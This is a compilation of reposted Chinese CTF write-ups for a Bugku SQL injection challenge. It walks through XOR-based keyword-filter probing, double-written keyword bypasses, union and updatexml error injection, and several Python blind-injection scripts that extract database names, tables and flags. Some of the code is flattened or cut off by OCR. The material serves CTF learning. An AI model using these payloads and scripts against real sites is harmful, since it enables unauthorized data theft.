整个页面没有任何可以入手的地方，再看URL：http://120.24.86.145:9004/1ndex.php?id=1

太明显的SQL注入了，然后给id多赋值几次，会发现作者又在各种忽悠我们，不过等到id=5的时候他告诉我们"You can do some SQL injection in here."

然后开始各种注入测试啊:

1、加上一个单引号

http://120.24.86.145:9004/1ndex.php?id=1'

——报错(注意，一定要是英文的单引号哦！)

2、加上一个单引号和%23

http://120.24.86.145:9004/1ndex.php?id=1'%23

——不报错

3、加上一个单引号和and 1=1和%23

http://120.24.86.145:9004/1ndex.php?id=1' and 1=1%23

——又报错了

原因分析：肯定是过滤了什么，但我们不知道过滤的是什么，所以使用异或查询。

异或查询：

1、使用:在id=1后面加上'^(str)^'　　str是由我们定义的命令

2、原理分析：

id=1为真，如果它异或一个假，那就返回真，整个页面也就正常；反之，如果它异或一个真，那就返回假，这个页面也就不正常

所以，如果页面正常与否和命令的真值是相反的——页面正常，命令的真值为假；页面不正常，命令才为真

3、简单实验：

a.?id=1'^(0)^'　　页面正常

b.?id=1'^(1=1)^'　　页面不正常

//注意：输入URL的时候单引号一定要是英文的！！！小心输入法的坑！

4、应用：

如果我们把括号里的内容换成　　length('union')!=0

页面返回正常，那么str就是假的，也就是说'union'这个字符串的长度为0，那么就是被过滤掉了

总之，如果页面正常，那么该字符串就被过滤掉了，如果出错，那就是没被过滤掉。

异或注入检测之后发现：union,select,and,or被过滤掉了；limit,from没有被过滤掉

我们得到了第一个flag和一个地址：./Once_More.php

又是一个SQL注入，

继续素质好几连：


id=1'　　报错

id=1'%23　　不报错

id=1' and 1=1%23　　不报错

id=1' and 1=2%23　　报错

id=1' and 1=2 union select 1,2%23　　根据显示出来的东西，发现它会过滤



既然它会有所输出，那我就把所有的要用到的字符都输进去，看看它会怎么样

id=1 union select limit from and or where if sleep substr ascii

发现union sleep substr都不能用了

剩下的我实在是不会了，只能借鉴大佬的了:

那就是不能回显，substr也不能用了

我这里用了一个不常用的函数locate()
直接判断查出来的数据里面有那些字符，然后将它们按顺序排序

```
def user():
    flag =''
    for j in xrange(1, 100):
        temp = '!@$%^&*()_+=-|}{POIU YTREWQASDFGHJKL:?>
<MNBVCXZqwertyuiop[];lkjhgfdsazxcvbnm,./1234567890`~'
        key = 0
        for i in temp:
            url = "http://120.24.86.145:9004/Once_More.php?id=1'and (select locate(binary'"+str(i)+"',
(select user()),"+str(j)+"))="+str(j)+"%23"
            r1 = rs.get(url)
            # print url
            if "Hello" in r1.text:
                print str(i)+" -----"+str(j)
                flag += str(i)
                key = 1
        if key ==0:
            print "[*] : " + flag
            break
```

转载
自：http://www.northity.com/2018/06/12/Bugku%E9%A2%98%E7%9B%AE%E9%9B%86%E9%94%A60x02/

传送门
看到ID，先fuzz一下
一个单引号报错，%23闭合以后正常
用异或这个套路进行过滤检测,有两种套路，一种是注释闭合，一种是两个单引号，两个^闭合

```
id=1%27^(0)%23 id=1%27^(0)^%27
```

当括号中的值为真时页面会报错，则可以构造测试语句
比如判断union是否被过滤

```
id=1%27^(length(%27union%27))%23
```

返回的是id=1的界面，代表length('union')返回值为0，union已经被过滤了，select也被过滤了
然后可以双写绕过，有意思的是，flag并不对，想到题干说有两个flag，又翻了翻
找到下一个网站的Payload

```
http://120.24.86.145:9004/1ndex.php?id=-1%27 ununionion seselectlect 1,address from flag1%23
```

后半部分的入口
可以当作一个布尔注入用脚本跑，也可以用报错注入

bool注入

贴一个我写的很丑的脚本，不过效率还是蛮高的，二分查找

```
import requests head = 'http://120.24.86.145:9004/Once_More.php?id=' payload = '' index = '' s = ''
for n in range(200): left = 32 right = 127 while left<=right: i = (left+right)//2 payload = 'a\' or
(ASCII(MID((SELECT flag2 FROM flag2), ' + str(n) + ', 1))) < ' + str(i) + ' %23' index = head +
payload r = requests.get(index) r.encoding = 'utf-8' if r.text.find('Hello')!=-1:#小于返回1 right = i-
1 else: payload = 'a\' or (ASCII(MID((SELECT flag2 FROM flag2), ' + str(n) + ', 1))) > ' + str(i) + '
%23' index = head +payload r = requests.get(index) r.encoding = 'utf-8' if r.text.find('Hello') != -
1: # 大于返回1 left = i+1 else: #相等 s=s+chr(i) print(s) break
```

address字段有一个./Have_Fun.php，打开看看
二维码扫描后看到提示

还有后续注入，有点崩溃
http://120.24.86.145:9004/ErWeiMa.php?game=1
但是注入了半天没有结果。。最后把之前查到的flag{Bugku-sql_6s-2i-4t-bug}全部换为小写后提交又正确了
原因应该是LEFT,MID,RIGHT在比较的时候是不区分大小写的
但是不是很懂出题人留这个后续注入的意思，很迷,或许第二个flag是要把这个注入出来？有兴趣可以试试

转载自：https://blog.csdn.net/u011377996/article/details/79340100

这个题目感谢一下超哥的指导
我们进去之后先测试一波
开始输入 `?id=1′`页面返回错误(但不是报错信息)，添加 `?id=1′%23`则没有报错猜测应该是单引号闭合，继续尝试 `?id=1′ and 1=1%23`则又开始报错了，

这里学到一种新的注入方式异或注入
id后面输入 `1′^(0)^′`，此时页面正常返回，如果换一下 `‘^(1)^′`，此时则会返回错误，那么接下来我们就可以试一下页面究竟过滤了那些关键字。比如 `1′^(length(‘select’)=6)^′`
测试这个`select`应该是被过滤的了，实现的语句应该是`id=1'^0^0`,有过滤返回正确，而无过滤的时候就会返回错误
测试得到以下关键字被过滤

```
select,union,or,and
```

我们先尝试用`seselectlect`这样的形式过滤，怎么测试呢，也是刚才的语句
`1′^(length(‘seselectlect’)=6)^′`这里返回了错误，说明绕过成功了

下面就是常规操作

```
?id=1' oorrder by 3%23   # 爆字段数
?id=-1' ununionion seleselectct 1,database() %23
```

注意information的绕过

```
?id=-1' ununionion seselectlect 1,group_concat(table_name) from infoorrmation_schema.tables where table_sch

?id=-1' ununionion seleselectct 1,group_concat(address) from flag1%23
```

最后得到下一个页面的地址

在一次尝试，发现这个页面是个报错注入，多次尝试发现union关键字被过滤，一旦union被过滤我们只能用报错注入的方法，一步步来了

```
?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where ta
?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where
?id=1' and updatexml(1,concat(0x7e,(select flag2 from flag2),0x7e),1)%23
```

得到flag，注意提交flag的格式全部都是小写
总的来说这个题还是学到很多的，一是通过异或注入判断过滤的关键字，二是在union被过滤的情况之下要想到报错注入的方式

转载自：https://blog.csdn.net/xiaorouji/article/details/81988296

没有回显，只能盲注，接下来是脚本

这题我好多flag啊.....

首先页面是有回显的注入，过程如下

数据库

```
?id=-1%27ununionion seselectlect 1,database()%23
```

回显web1002-1

4. 数据表

```
?id=-1%27ununionion seselectlect 1,(seselectlect table_name from
infoorrmation_schema.tables where table_schema="web1002-1" limit 0,1)%23
```

回显flag1

8.

```
?id=-1%27ununionion seselectlect 1,(seselectlect table_name from
infoorrmation_schema.tables where table_schema="web1002-1" limit 1,1)%23
```

回显hint

11. flag1字段

```
?id=-1%27ununionion seselectlect 1,(seselectlect column_name from
infoorrmation_schema.columns where table_name="flag1" limit 0,1)%23
```

回显flag1

15.

```
?id=-1%27ununionion seselectlect 1,(seselectlect column_name from
infoorrmation_schema.columns where table_name="flag1" limit 1,1)%23
```

回显address

18.

hint字段

```
?id=-1%27ununionion seselectlect 1,(seselectlect column_name from
infoorrmation_schema.columns where table_name="hint" limit 0,1)%23
```

回显id

22.

```
?id=-1%27ununionion seselectlect 1,(seselectlect column_name from
infoorrmation_schema.columns where table_name="hint" limit 1,1)%23
```

回显contents

25.

值

```
flag1
```

```
?id=-1%27ununionion seselectlect 1,(seselectlect flag1 from flag1)%23
```

回显usOwycTju+FTUUzXosjr

30.

```
?id=-1%27ununionion seselectlect 1,(seselectlect address from flag1)%23
```

回显./Once_More.php

然后就看到有另一个链接

又是sql注入，id=1'时会报错
?id=1' or 1%23 正常回显
?id=1' order by 2%23 这样可以确定有两列
?id=1' and length(database())=9%23 确定数据库长度为9

而且我们可以看到我们的注入语句，所以可以知道过滤了什么

没有回显，只能盲注，接下来是脚本

#数据库

```
import requests

url = "http://120.24.86.145:9004/Once_More.php"

guess = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456_"

# guess = "w"

char = "Hello,I Am Here!"

database=""

print("start!")

for i in range(1,10):

for j in guess:

payload = {'id':"1' and mid((select database()),%s,1)='%s'#"%(i,j)}

res = requests.get(url=url,params=payload).text

# print(res)

if char in res:

database += j

print(database)

break

print("end!")
```

19.

```
#数据表

import requests

url = "http://120.24.86.145:9004/Once_More.php"

guess = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456_"

# guess = "w"

char = "Hello,I Am Here!"

print("start!")

for i in range(1,10):

print(i)

table = ""

for j in range(1,20):

for k in guess:
```

```
payload = {'id':"1' and mid((select table_name from
information_schema.tables where table_schema=database() limit
%s,1),%s,1)='%s'#"%(i,j,k)}

res = requests.get(url=url,params=payload).text

# print(res)

if char in res:

table += k

print("the %s table %s"%(i,table))

break

print("end!")
```

40.

```
#字段
```

42.

```
import requests

url = "http://120.24.86.145:9004/Once_More.php"

guess = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456_"

# guess = "w"

char = "Hello,I Am Here!"

print("start!")

for i in range(1,10):

print(i)

column = ""

for j in range(1,20):

for k in guess:

payload = {'id':"1' and mid((select column_name from
information_schema.columns where table_schema=database() limit
%s,1),%s,1)='%s'#"%(i,j,k)}

res = requests.get(url=url,params=payload).text

# print(res)

if char in res:

column += k

print("the %s column %s"%(i,column))

break
```

```
print("end!")
```

62.

```
#值

import requests

url = "http://120.24.86.145:9004/Once_More.php"

guess =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456_{}@~,.;:/'\*-+"

char = "Hello,I Am Here!"

print("start!")

flag = ""

for i in range(1,30):

for j in guess:

# payload = {'id':"1' and mid((select flag2 from flag2 ),%s,1)='%s'#"%(i,j)}

payload = {'id': "1' and mid((select user()),%s,1)='%s'#" % (i, j)} #这个是大佬说的正确的flag

res = requests.get(url=url,params=payload).text

if char in res:

flag += j

print(flag)

break

print(flag)

print("end!")
```